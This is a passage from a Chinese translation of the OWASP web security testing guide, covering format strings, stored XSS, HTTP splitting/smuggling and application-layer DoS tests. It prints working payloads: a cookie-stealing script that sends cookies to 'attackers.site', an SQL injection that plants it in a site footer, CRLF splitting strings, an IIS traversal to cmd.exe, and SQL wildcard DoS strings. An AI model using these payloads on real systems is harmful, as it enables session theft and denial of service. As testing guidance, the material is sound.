除手工审查栈溢出的代码之外，静态代码分析工具可能起很大的作用。虽然他们可能会产生很多误报并且仅仅只能找到小部分漏洞，但是他们确实可以帮助减少寻找像 strcpy()和 sprintf ()这样唾手可得的漏洞的成本。分析 C 样式语言的工具很多，如 RATS， Flawfinder，和 ITS4。

参考

白皮书

- Defeating Stack Based Buffer Overflow Prevention Mechanism of Windows 2003 Server - http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf

- Aleph One: "Smashing the Stack for Fun and Profit" - http://www.phrack.org/phrack/49/P49-14
- Tal Zeltzer: "Basic stack overflow exploitation on Win32" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Basic_stack_overflow_exploiting_on_win32
- Tal Zeltzer"Exploiting Default SEH to increase Exploit Stability" - http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_default_seh_to_increase_stability
- The Samba trans2open stack overflow vulnerability - http://www.securityfocus.com/archive/1/317615
- Windows RPC DCOM vulnerability details - http://www.xfocus.org/documents/200307/2.html

工具

- OllyDbg: "A windows based debugger used for analyzing buffer overflow vulnerabilities" - http://www.ollydbg.de
- Spike, A fuzzer framework that can be used to explore vulnerabilities and perform length testing - http://www.immunitysec.com/downloads/SPIKE2.9.tgz
- Brute Force Binary Tester (BFB), A proactive binary checker - http://bfbtester.sourceforge.net/
- Metasploit, A rapid exploit development and Testing frame work - http://www.metasploit.com/projects/Framework/

4.8.14.3 格式化字符串

概述

这个部分我们描述如何检测用于导致程序崩溃或执行恶意代码的格式化字符串攻击。问题的起源是在执行格式功能的某些 C 语言函数中使用了未经过滤的用户输入作为格式化字符串的参数，例如 printf ()。

问题描述

不同 C 语言通过函数提供输出格式，如 printf( ), fprintf( )等

格式化是由这些函数的参数控制的，称为格式化类型说明符，例如%s, %c 等

当使用不完整的参数以及用户控制的数据调用格式化函数时，就会产生漏洞。

一个简单的例子就是：printf(argv[1]) 。在这种情况下，类型说明符并未明确声明，允许用户在应用程序中通过命令行参数 argv[1]传递%s, %n, %x 等字符。

考虑到提供格式化说明符的用户能执行以下恶意行动，这种情况往往成为不确定因素。

枚举进程堆栈：该漏洞允许对手通过提供%x 或%p 等格式化字符串查看存在漏洞的进程的栈组织，可能会导致泄漏敏感信息。当应用程序受到堆栈保护机制保护时，它也可以用于获取有价值的信息。结合利用堆栈溢出，这些信息可以用来绕过堆栈保护。

控制执行流：由于该漏洞允许写入由攻击者提供的 4 字节地址数据，它同样可以有助于任意代码的执行。%n 说明符可以很方面地在内存中覆盖各种函数指针，写入恶意代码的地址。当这些被重写的函数指针被调用时，将执行恶意代码。

拒绝服务：如果攻击者不能提供恶意代码执行时，通过在%x 序列后加入%n 将导致应用程序崩溃。

黑盒检测实例

检测格式化字符串漏洞的关键是在应用程序的输入中提供格式化类型说明符。

例如，一个应用程序处理 URL 字符串 http://xyzhost.com/html/en/index.htm，或接受各种表单的输入。如果格式化字符串漏洞存在于一个处理这一信息的例程中，提供类似 http://xyzhost.com/html/en/index.htm%n%n%n 的网址，或者在其中一个表单字段中输入%n， 那幺就有可能导致应用程序崩溃，并在托管文件夹中创建一个核心转储文件。

格式化字符串漏洞主要表现在使用基于 C/C++代码的工具或 C 语言编写的 CGI 脚本的 Web 服务器、应用服务器或 Web 应用程序。在大多数情况下，将不安全地调用像 syslog()等那样的错误报告或记录日志的函数。

当检测 CGI 脚本的格式化字符串漏洞时，可以在输入参数中嵌入%x 或%n 类型说明符。例如一个合理的请求如下：

http://hostname/cgi-bin/query.cgi?name=john&code=45765

可以被转换成：

http://hostname/cgi-bin/query.cgi?name=john%x.%x.%x&code=45765%x.%x

如果一个格式化字符串漏洞存在于处理这一要求的例程中，那幺检测人员将能够在浏览器中看见堆栈数据。


如果没有源代码，编译片段的审查过程（也称为二进制逆向工程）会产生大量格式化字符串错误的信息。

例如，使用代码(1):


```
int main(int argc, char **argv)
{
printf("The string entered is\n");
printf(“%s”,argv[1]);
return 0;
}
```

when the disassembly is examined using IDA Pro, the address of a format type specifier being pushed on the stack is clearly visible before a call to printf is made.

当使用 IDA Pro 对反编译后的代码进行审查时，栈上的格式类型说明符地址在调用 printf 之际清晰可见。




另外，当同一段代码不使用 “%s”作为参数编译时，汇编结果的变化是明显的。 如下所示，在调用 printf 之前没有 offset 压入栈中。



灰盒检测实例

进行代码审查，通过使用静态代码分析工具几乎可以检测到所有的格式化字符串漏洞。在（1）中显示的代码就是 ITS4 的输出，它是一种静态代码分析工具。



出现漏洞的函数就是那些把格式说明符作为可选项的函数。因此当人工审查代码时，强调查看以下函数：

Printf
Fprintf
Sprintf
Snprintf
Vfprintf
Vprintf
Vsprintf
Vsnprintf

有些格式化函数只在特定的开发平台上使用。一旦了解其参数用法，就应该审查该格式化字符串缺乏时的情况。

参考

白皮书

- Tim Newsham: "A paper on format string attacks" - http://comsec.theclerk.com/CISSP/FormatString.pdf
- Team Teso: "Exploiting Format String Vulnerabilities" - http://www.cs.ucsb.edu/~jzhou/security/formats-teso.html
- Analysis of format string bugs - http://julianor.tripod.com/format-bug-analysis.pdf
- Format functions manual page - http://www.die.net/doc/linux/man/man3/fprintf.3.html

工具

- ITS4: "A static code analysis tool for identifying format string vulnerabilities using source code" - http://www.cigital.com/its4
- A disassembler for analyzing format bugs in assembly - http://www.datarescue.com/idabase
- An exploit string builder for format bugs - http://seclists.org/lists/pen-test/2001/Aug/0014.htm

4.8.15 潜伏式漏洞检测 (OWASP-DV-015)

概述

由于是对付持久性攻击，潜伏检测是一个需要多个数据验证漏洞工作的复杂测试。在本节中，我们描述了一系列案例来检测一个潜伏式漏洞。

- 首先攻击媒介需要被固化，需要被存储在持久层。只有当出现弱数据验证或通过其它渠道将数据输入系统，例如管理控制台或直接通过后端批处理过程，才会出现问题，。

- 其次，一旦攻击媒介被”再次调用“，它必须被成功执行。例如，潜伏的 XSS 攻击需要弱输出验证，这样才能将脚本按照可执行的形式传递给客户端。

攻击者利用 web 应用程序的漏洞或功能性特征就能植入一些数据，并在其后由一些信任用户或其它系统组件获取，来暴露一些漏洞。

在渗透检测中，潜伏式攻击可以用于评估某些漏洞的重要性。使用所发现的安全问题来建立一个基于客户端的攻击，通常用于同时攻击大量的受害用户（如正在浏览网站的所有用户）。

这种异步攻击包括大范围的攻击媒介，其中有：

- Web 应用程序中的文件上传组件：允许攻击者上载损坏的媒体文件(利用 CVE-2004-0200 的 JPG 图象、利用 CVE-2004-0597 的 png 图象、可执行文件、包含活跃组件的站点页等等)

- 在公共论坛帖子中的跨站脚本问题 (参见 XSS 检测中的附加明细)。攻击者可以在 web 应用程序的后端内存中潜在存储恶意脚本或代码 (例如，数据库)，因此某一个用户能执行这一脚本/代码 (终端用户、管理员等等)。典型的潜伏攻击就是，在用户论坛、公告栏、博客中使用跨站点脚本漏洞在存在漏洞的网页注入一些 JavaScript 代码，并在网站用户的浏览器中呈现和执行——利用该（存在漏洞的）站点的在用户浏览器中的原始的信任等级。

- SQL/XPATH 注入：允许攻击者上载内容到数据库。这些内容将随后作为网页的活动内容的一部分被得到。例如，如果攻击者可以在公告栏发布用户可执行的任意 JavaScript，当 JavaScript 被用户执行后，他就可能控制用户的浏览器 (例如： XSS 代理)。

- 配置错误的服务器允许安装 Java 包或相似的网站组件(例如：Tomcat、或 Web 托管控制台像 Plesk、CPanel、Helm 等)。

黑盒检测实例

a. 文件上传实例

查看允许上传到 web 应用程序的内容类型和所产生的上传文件的 URL。在用户查看或下载的本地用户工作站中上传的文件以使用某个组件。

发送给受害者一封电子邮件或其它警告，以便他/她会浏览网页。

预期的结果是，当用户浏览结果网页或下载并执行受信任网站的文件时，会触发该漏洞。

b. 公告栏 XSS 实例

1.使用 JavaScript 代码作为存在漏洞的字段名的值，例如：

```
<script>document.write('<img src="http://attackers.site/cv.jpg?'+document.cookie+'">')</script>
```

2.指导用户浏览漏洞网页或等待用户浏览它。在 *attackers.site*（攻击者.站点）主机上安装“侦听器”来监听所有传入的连接。

3. 当用户浏览存在漏洞的网页时，包含用户 cookie 的请求（以上嵌入的 document.cookie 作为请求 URL 的一部分）将发送到 *attackers.site*（攻击者.站点）主机，如以下内容：

```
- GET /cv.jpg?SignOn=COOKIEVALUE1;%20ASPSESSIONID=ROGUEIDVALUE;
  %20JSESSIONID=ADIFFERENTVALUE:-1;%20ExpirePage=https://vulnerable.site/site/;
  TOKEN=28_Sep_2006_21:46:36_GMT HTTP/1.1
```

4.使用得到的 cookie 在存在漏洞的站点上冒充用户。

c. SQL 注入实例

通常情况下，许多案例通过利用 SQL 注入漏洞进行跨站脚本攻击。首先要检测目标网站是否存在 SQL 注入漏洞。这在第 4.2 节 SQL 注入检测中已有描述。每一个 SQL 注入漏洞都存在一个根本的制约因素描述攻击者/渗透测试者允许运行的查询。然后渗透测试者必须将他所设计的 XSS 攻击匹配到允许插入的入口。

1 . 在和之前 XSS 案例类似的方式中，使用易受 SQL 注入的 web 页面字段改变数据库中的值。应用程序可以使用该值作为输入在没有经过适当过滤就显示在网站上（这可能是一个 SQL 注入和跨站脚本问题的组合）。例如，假设有一个 *footer* 数据库表包含所有网站网页的页脚，其中包括出现在每个网页底部的法律通知的 *notice* 字段名。可以使用下列查询将 JavaScript 代码注入到数据库中 footer 表中的 *notice* 字段名中。

```
SELECT field1, field2, field3
 FROM table_x
 WHERE field2 = 'x';
   UPDATE footer
   SET notice = 'Copyright 1999-2030%20
     <script>document.write(\'<img src="http://attackers.site/cv.jpg?\'+document.cookie+\'">\')</script>'
   WHERE notice = 'Copyright 1999-2030';
```

2.现在，每个浏览该网站的用户都将悄悄地发送他的 Cookie 到 attackers.site（攻击者.站点）（步骤 b.2 至 b.4 ）

d.服务器配置错误

某些 Web 服务器显示一个管理界面，可能允许攻击者将他所选择的活动组件上传到网站。就像一台 Apache Tomcat 服务器，它不强制使用有力的凭证来访问其 Web 应用程序管理器（或者如果渗透测试者能够通过其它手段得到管理模块的有效凭据）。在这种情况下可以上传 WAR 文件，同时网站会部署一个新的 Web 应用程序。这不仅使

渗透测试者在服务器本地执行他选择的代码，同时也在受信任网址中植入了网站普通用户可以访问的应用程序（最有可能的是跟访问其它网站相比拥有更高的信任程度）。

显然，任何可以在主机上利用的漏洞会让攻击者得到 webroot 写的权限。而通过这种漏洞在服务器上更改网页内容的能力也将有益于在 web 服务器网页上植入这种潜伏攻击（实际上，这是一个已知的一些 web 服务器感染蠕虫以及传播的方法）。

灰盒检测实例

灰盒/白盒检测技术与先前讨论的相同。

- 检查输入验证是减轻这个漏洞的关键。如果企业中的其它系统使用相同的持久层，那幺他们可能有弱输入验证，同时数据可能通过“后门”持久存在 。
- 为了抵御客户端攻击的“后门”问题，必须使用输出验证以便被篡改的数据在客户端显示前被编码，这样就不会执行。
- 参见代码审查指南：

  http://www.owasp.org/index.php/Data_Validation_%28Code_Review%29#Data_validation_strategy

参考

大多数跨站点脚本部分的参考是有效的。正如上文所述，当同时利用 XSS 或 SQL 注入攻击时，会执行潜伏攻击。

公告

- CERT(R) Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests - http://www.cert.org/advisories/CA-2000-02.html
- Blackboard Academic Suite 6.2.23 +/-: Persistent cross-site scripting vulnerability - http://lists.grok.org.uk/pipermail/full-disclosure/2006-July/048059.html

白皮书

- Web Application Security Consortium "Threat Classification, Cross-site scripting" - http://www.webappsec.org/projects/threat/classes/cross-site_scripting.shtml
- Amit Klein (Sanctum) "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf

工具

- XSS-proxy - http://sourceforge.net/projects/xss-proxy
- Paros - http://www.parosproxy.org/index.shtml
- Burp Suite - http://portswigger.net/suite/
- Metasploit - http://www.metasploit.com/

4.8.16 HTTP SPLITTING/SMUGGLING 测试 (OWASP-DV-016)

概述

在这一章中我们将通过利用 Web 应用程序的漏洞或不同代理解析 HTTP 信息的特殊性，列举利用 HTTP 协议特定功能的攻击。

问题描述

分析两种针对特定的 HTTP Header 的攻击： HTTP Splitting（拆分）和 HTTPSmuggling（偷运）。 第一种攻击是利用缺乏输入清除，允许入侵者将 CR 和 LF 字符插入到应用程序响应的报头，将回应“拆分”成两个不同的 HTTP 消息。攻击的目标可能从篡改缓存数据到跨站脚本不等。 在第二种攻击中，攻击者利用了一些特别定制的 HTTP 消息能够被所接收到的不同的代理以不同的方法解析和诠释这个事实。 HTTPSmuggling 要求对处理 HTTP 信息的不同的代理(Web 服务器、代理人，防火墙)有相当程度的认知，因此仅在灰盒测试部分才有这种攻击。

黑盒检测实例

HTTP Splitting

一些 Web 应用程序使用用户输入的一部分产生响应中的报头的值。最简单的例子是根据用户提交的值进行的复位向的目标 URL。例如，要求用户选择使用一个标准的或高级的 web 接口。而用户的选择将作为参数传递并用于响应报头中触发对相关网页的复位向。更具体地说，如果该参数'接口'的值是'高级的'，那幺应用程序将使用下面内容响应：

```
HTTP/1.1 302 Moved Temporarily
Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
<snip>
```

当收到此信息，用户将在浏览器中看到报头中 Location 所指的页面。但是，如果应用程序没有过滤用户输入，就可以在“接口”参数中插入的序列%0d%0a，该序列代表用来换行的 CRLF 序列。在这一点上，我们将能够触发一个响应，任何解析该响应的人都会将其解释成为两种不同响应。例如：在我们和应用程序之间的 web 缓存。攻击者可以利用这一点篡改这个 web 缓存，以便能在之后所有序列请求中提供错误内容。例如：在之前案例中，渗透测试者传递下面数据作为接口参数：

```
advanced%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2035%0d%0a%0d%0a<html>Sorry,%20System%20Down</html>
```

The resulting answer from the vulnerable application will therefore be the following:

```
HTTP/1.1 302 Moved Temporarily
```

Date: Sun, 03 Dec 2005 16:22:19 GMT
Location: http://victim.com/main.jsp?interface=advanced
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 35

<html>Sorry,%20System%20Down</html>
<other data>

网页缓存将看到两个不同的响应。因此如果在第一个请求后攻击者立即发送第二个请求要求 /index.html，该网络缓存将使用第二个响应匹配该请求并缓存页面内容，因此后继所有通过网络缓存器的 victim.com/index.html 请求都将收到“系统崩溃”的消息。这样，攻击者将能够有效地对使用该 Web 缓存的用户污损该网站（如果 Web 缓存是 Web 应用程序的一个反向代理，那就是整个互联网） 。或者，攻击者可以传送给这些用户一个能引发跨站点脚本攻击的 JavaScript 片段，如窃取 cookies 。请注意，虽然该漏洞存在于应用程序，其目标则是其用户。

因此，为了寻找这个弱点，检测人员需要确定影响一个或多个响应中的报头信息的所有由用户控制的输入，并检查他/她是否能成功在其中注入 Cr + LF 序列。此类攻击最有可能的候选报头包括：

- Location/位置
- Set-Cookie/设置 Cookie

必须指出的是，在现实世界中成功利用此漏洞的情况可能会相当复杂，因为几个因素必须考虑到：

1. 渗透测试者必须在虚假反应中正确设置报头使其成功缓存（例如：设置成将来日期的 Last-Modified 标题头） 。他/她也可能必须先发布一个在报头中含有"Pragma: no-cache"的请求，来破坏原先目标页面中的缓存版本。

2. 当应用程序没有过滤 CR + LF 序列时，他可能可以过滤其它成功攻击需要字符（例如， “ <” “和">")。在这种情况下，测试者可以尝试使用其它编码（如 UTF - 7 ）

3. 一些目标（例如， ASP ）将 Location 标题部分的路径进行 URL 编码（例如， www.victim.com / redirect.asp ），从而使 CRLF 序列毫无用处。然而，他们没有编码查询部分（例如，?interface=advanced），这意味着使用一个前置问号足以绕过此过滤。

更详细地讨论这一攻击和其它有关可能出现的情况和应用的信息，请查看底部相关参考文件。

灰盒检测实例

了解 web 应用程序和攻击目标详细情况能将很大程度上有助于成功利用 HTTPSplitting。例如，不同的目标可以使用不同的方法确定第一个 HTTP 消息何时结束同时第二个消息何时开始。在上述案例中，有部分目标可能会利用消息边界。还有部分目标会假设不同信息通过不同数据包传送。其它的将分配一些预定长度的块给每个消息：在这种情况下，第二个信息将在一个块起始处开始。这需要检测人员在两个消息间进行填充。由于非常长的 URL 有可能被截断或过滤，因此当将存在漏洞的参数发送到 URL 中时，将产生一些问题。灰盒检测可以帮助攻击者找到一个变通办法：例如，一些应用服务器将允许使用 POST 发送请求，而不能使用 GET。

HTTP Smuggling

如上述介绍中所述，HTTP **Smuggling** 利用了通过不同代理（浏览器，网页缓存，应用防火墙）解析和诠释特别定制的 HTTP 信息的不同的方式。Chaim Linhart, Amit Klein, Ronen Heled 和 Steve Orrin 在 2005 年发现了这一相对新的攻击。存在多种可能的应用程序而我们将分析其中一个最特别的：绕过应用防火墙。其它情况的更多详情请参见原始的白皮书（网页底部的链接）。

应用程序的防火墙绕过

有几个产品能使系统管理员根据一些已知的嵌入请求中的恶意模式来检测和阻止敌对 Web 请求。例如，臭名昭著的旧式的 Unicode 目录遍历攻击 IIS 服务器(http://www.securityfocus.com/bid/1806)，其中攻击者可以通过发送类似下面请求攻击 wwwroot：

```
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+<command_to_execute>
```

当然，通过检查在 URL 中存在的".."和 "cmd.exe"等字符串很容易发现和过滤这种攻击。但是，IIS 5.0 对内容超过 48K 字节的 POST 请求相当挑剔。当 Content-Type 标题头不是 application/x-www-form-urlencoded 时，IIS 5.0 会截断超出此限制的所有内容。渗透测试者可以通过创建一个非常大的请求利用这一点，结构如下：

```
POST /target.asp HTTP/1.1      <-- Request #1
Host: target
Connection: Keep-Alive
Content-Length: 49225
<CRLF>
<49152 bytes of garbage>
POST /target.asp HTTP/1.0      <-- Request #2
Connection: Keep-Alive
Content-Length: 33
<CRLF>
POST /target.asp HTTP/1.0      <-- Request #3
xxxx: POST /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0   <-- Request #4
Connection: Keep-Alive
```

<CRLF>

该案例中请求#1 包含 49223 字节，其中也包括请求#2 的几行。因此，防火墙（或除了 IIS 5.0 的任何其它代理）可以看到请求#1 但看不到请求#2（其数据将只是请求#1 的一部分），能看到请求#3 但看不到请求#4 （因为 POST 将只是假冒标题头 xxxx 的一部分 ）。现在，IIS 5.0 会发生什么情况呢？它将在 49152 字节后停止解析请求#1（因为已达到 48K = 49152 字节的限制），并因此将重新并单独解析请求#2。请求#2 声称它的内容是 33 字节，其中包括“ xxxx： ”之前的所有内容，使 IIS 错过了请求#3（被当作请求#2 的一部分解析）。由于请求#4 的 POST 正好是请求#2 后面的第 33 个字符开始的，因此 IIS 能解析请求#4。这个过程确实有一点复杂。但问题是防火墙不能检测到这个攻击 URL（它被解析成前面一个请求的内容），而 IIS 能正确解析（并执行）。

在上述情况下，所使用的技术利用了 Web 服务器的漏洞，在其它一些情况中，我们可以利用不同的 HTTP 设备没有遵循 1005RFC 规范，而使用了不同的方法来解析消息这个特点。例如， HTTP 协议只允许一个 Content-Length 标头，但没有具体说明如何处理一条消息中含有两个 Content-Length 标题头的情况。一些实现会使用第一个；而其它一些使用第二个，这就消除了 HTTP Smuggling 攻击的方法。另一个例子是对 GET 信息中 Content-Length 标题的使用。

请注意， HTTP Smuggling 不在目标 Web 应用程序中利用任何安全漏洞，因此，在渗透测试中很难利用客户端找到应对攻击的方法，得想些办法。

参考

白皮书

- Amit Klein, "Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" - http://www.watchfire.com/news/whitepapers.aspx
- Chaim Linhart, Amit Klein, Ronen Heled, Steve Orrin: "HTTP Request Smuggling" - http://www.watchfire.com/news/whitepapers.aspx
- Amit Klein: "HTTP Message Splitting, Smuggling and Other Animals" - http://www.owasp.org/images/1/1a/OWASPAppSecEU2006_HTTPMessageSplittingSmugglingEtc.ppt
- Amit Klein: "HTTP Request Smuggling - ERRATA (the IIS 48K buffer phenomenon)" - http://www.securityfocus.com/archive/1/411418
- Amit Klein: “HTTP Response Smuggling” - http://www.securityfocus.com/archive/1/425593

4.9 阻断服务测试

最常见的阻断服务（DoS）攻击令网络中其它合法用户不能连接到服务器。网络 DoS 攻击的基本概念是由一个恶意用户发送足够多的流量给目标机器，使其无法满足接受到的要求数目。当恶意用户使用很多机器对某一个目标机器

进行发送流量时，这通常被叫做分布式阻断服务攻击。这些类型的攻击通常情况下超出了网页应用开发者所写代码能够阻止的范围。这种“网络管道战役”在网络结构途径之下得以缓和。

不管怎样，应用中有很多的弱点可以被恶意用户利用，导致某功能或者整个的网页无法使用。这些麻烦是由应用中的**程序错误**引起的，通常是因为恶意用户输入。这一部分着重在单一恶意用户使用单一机器引起的应用层攻击。

下面是我们要讲的 DoS 测试：

1. SQL 通配符攻击测试 (OWASP-DS-001)
2. 锁定用户账户 (OWASP-DS-002)
3. 缓存溢出 (OWASP-DS-003)
4. 分配用户指定对象 (OWASP-DS-004)
5. 将用户输入作为循环计数器 (OWASP-DS-005)
6. 将用户提供的数据写到磁盘 (OWASP-DS-006)
7. 释放资源失败 (OWASP-DS-007)
8. 存储过多会话数据 (OWASP-DS-008)

4.9.1 SQL 通配符攻击测试(OWASP-DS-001)

简介

SOL 通配符攻击是利用几个通配符强制数据库执行占用大量 CPU 处理时间的查询密集队列。这个漏洞通常存在于网络应用程序的搜索功能。成功的攻击操作会引起阻断服务攻击。

概述

SQL 通配符攻击可能影响所有的后端数据库，但是主要影响 SQL 服务器。因为 MS SQL 服务器 LIKE 操作支持额外的通配符，例如"[]","[^]","_"和 "%"。

在一个典型的 Web 应用中，如果你打算在搜索栏输入“foo”，相应的 SQL 查询是：

```
SELECT * FROM Article WHERE Content LIKE '%foo%'
```

这条语句在一个拥有 1-100000 记录的数据库里执行时间不足一秒。但是下面这一条查询语句在同样的拥有 2600 记录的数据库里需要 6 秒钟：

SELECT TOP 10 * FROM Article WHERE Content LIKE '%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'

所以，如果测试者希望 6 秒时间占用 CPU，只需要在搜索栏输入以下语句：

_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_

黑盒测试及举例

SQL 通配符攻击测试
做一个不返回结果的查询且包括几个通配符，你可以输入下面几个例子之一。让它们通过应用的搜索部件。如果应用使用了比平时多的时间来反应，说明这是一个漏洞。

用以攻击的输入举例：

- '%_[^!_%/%a?F%_D)_(F%)_%([)({}%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][$*"£$-9]_%'
- '%64_[^!_%65/%aa?F%64_D)_(F%64)_%36([)({}%33){()}£$&N%55_)$*£()$*R"_)][%55](%66[x])%ba][$*"£$-9]_%54' bypasses modsecurity
- _[r/a)_ _(r/b)_ _(r-d)_
- %n[^n]y[^j]l[^k]d[^l]h[^z]t[^k]b[^q]t[^q][^n]!%
- %_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%

...
预期结果：
如果应用程序有漏洞的话，那幺响应时间会比平常久。

如何构建测试用的搜索字符串

- 查询应该返回极少甚至不返回结果。这样的话，我们就能确定的确是强制数据库服务器搜索了所有的记录。
- 在 OR 运算中，每一个 OR 语句应该不同，不然数据库会优化它。改变一个字符就行了 。
- 在 Microsoft SQL Server，每一个中括号[之后的字符引起较长的执行时间。这可以利用来提高攻击的效果。例如：
    - LIKE '%_[a[! -z]@$!_% - 1050 ms.

  - LIKE '%_[aaaaaaaaa[! -z]@$!_%' - 1600 ms.
  - LIKE '%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%' - 3700 ms.

- 长查询通常需要的执行时间长。构建应用允许的可能的最长的查询。
- 以%开始，以%结尾通常能让查询运行更久。
- 一些搜索可能隐藏搜索结果。为了避免这种情况，在测试中每一个搜索查询应该有细微的不同。
- 性能总是在于试验。尝试不同的结合找到特定目标系统或数据最有效的查询。

灰盒测试及举例

SQL 通配符攻击测试

查询执行时间可以在数据库服务器里观察到；如果某查询需要更多时间，那有可能是暗示 SQL 通配符攻击。

在测试应用层 DoS 攻击时，注意 HTTP 日志和分析响应时间是很重要的。如果某页的某查询的响应时间比通常久，这些页很有可能能够进行 SQL 通配符攻击。

参考文献

白皮书

- DoS Attacks Using SQL Wildcards

工具

- 测试可以人工进行。同样的，也可以用一个 fuzzer 工具来自动进行这个进程。

4.9.2 锁定用户账户(OWASP-DS-002)

简介

在这个测试里面我们检查攻击者能否通过重复尝试用错误密码登陆，导致合法用户账户被锁定。

概述

第一种 DoS 情况是考虑影响目标应用的验证系统。阻止穷举攻击发现用户密码的一个通常方法是在用户 3 到 5 次的密码输入错误之后，锁定此用户。这样的话，在解锁账户之前，即使是一个合法的用户提供合法的密码也无法登陆系统。如果预知合法的登录账户，这个装置有可能被利用成为一个 DOS 攻击。

需要注意的是，在特定环境下，指定应用必须达到业务和安全的平衡。对于账户锁定、用户自定义账户名、使用 CAPTCHA 等系统和其它相关事项，都有其好处及坏处。每一家公司都需要权衡风险和利益，但是这里并没有囊括所有的决定。这里主要讲对在获取账户的基础上，可能实现的 DoS 进行测试。

黑盒测试及举例

需要进行的第一个测试是确定在若干次登录失败后确实会锁定账户。如果你已经知道了某个合法用户名，故意输入至少十五次的错误密码试图登录，来验证帐户是否被锁定。如果账户在 15 次尝试后仍然没有锁定，那么很有可能不会被锁定了。记住应用常常会警告用户帐户即将被锁定。这能帮助测试者，特别是当规则约定而不接受锁定账户时。

如果在测试中没有锁定用户名，测试者需要运用下面的方法尝试去发现某个合法的账户名。

为了找到合法的用户名，测试者需要发现在什么地方应用会因为合法或不合法的登录而显现出区别。通常的地方在于：

1. 登录页——使用一个已知用户名和错误的密码，看浏览器返回的错误信息。尝试输入一个根本不可能存在的用户名和同一个错误的密码，然后观察浏览器返回的错误信息。如果两个信息不通，则可以发现合法账户。有时候两个返回信息之间的区别很小，不能立刻看出来。比如说，有可能两个信息一样，但是平均返回时间有差别。另外一种检查区别的方法是比较服务器发回的两个消息的 HTTP 应答体的 hash 值。除非服务器对每一个请求返回不同的结果，否则检查两个返回信息的差别是最好的测试方法。

2. 注册页面——如果应用允许用户自行设置用户名注册，则很容易发现别的用户名。如果你试图注册一个已经存在的用户名，会发生什么状况呢？如果返回错误信息说你必须重新设置一个名字，这个过程可以自动确定一个合法的用户名。

3. 修改密码页面——如果登陆页面能够让用户恢复或者重置密码，那么需要查看这个功能。当你尝试恢复或重置一个根本不存在的账户的时候，会提示不同的信息么？

一旦攻击者能够获取合法用户账户名时，或者用户账户名是易确认的，有可预知的格式，那么设置一个自动化进程，用来输入 3 到 5 个错误的密码给每一个账户。如果攻击者已确认了大量的用户账户名，他们就能很容易的 对大部分用户进行阻断服务攻击。

灰盒测试及举例

如果应用的执行信息时可获得的，看看黑盒测试部分所提到的函数的逻辑。需要注意的是：

1. 如果账户名称是由系统创建，这个逻辑是什么呢？这个逻辑是否能够被恶意用户预知？

2. 确定是否有相关函数来处理例如初始化授权，重授权，密码重置，密码恢复等过程。分辨存在和不存在的用户名返回的结果。

4.9.3 缓冲溢出(OWASP-DS-003)

简介

